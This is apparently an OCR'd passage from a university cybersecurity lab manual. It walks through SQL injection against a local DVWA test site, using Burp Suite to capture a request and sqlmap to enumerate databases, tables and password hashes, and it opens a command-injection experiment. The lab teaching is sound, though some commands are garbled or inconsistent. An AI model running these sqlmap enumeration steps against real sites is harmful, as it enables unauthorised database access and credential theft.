
Open burp suite



open burp suite



click proxy




it should be that interception on

the data will be opened

In the linux terminal create a file with any file extension.

copy the content and paste in the file created using terminal




to view the content of the created file.

```
┌──(kali㉿kali)-[~]
└─$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap –r sqlmaplow.txt


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```

To know the databases using sqlmap exploit


File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt --dbs
{1.6.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program
[*] starting @ 04:32:59 /2022-07-01/
[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'


File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt -d dvwa --tables
{1.6.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program
[*] starting @ 04:33:21 /2022-07-01/
[04:33:21] [INFO] parsing HTTP request from 'samp.txt'

open table columns



we get multiple login ids and passwords in hash values

VIVA Questions

1. What is an Attack?

……..

……

……

2. What is VMWare?

……

……

……

3. What is SQL Injection Attack?

……

……

……

4. What is the command used to clear the privileges in kali linux ?

……

……..

……

5. What is Burpsuite?

……


……..

……


Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

—----------Command Injection Attack—----------

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security




Click on impossible



Set as LOW and click Submit.

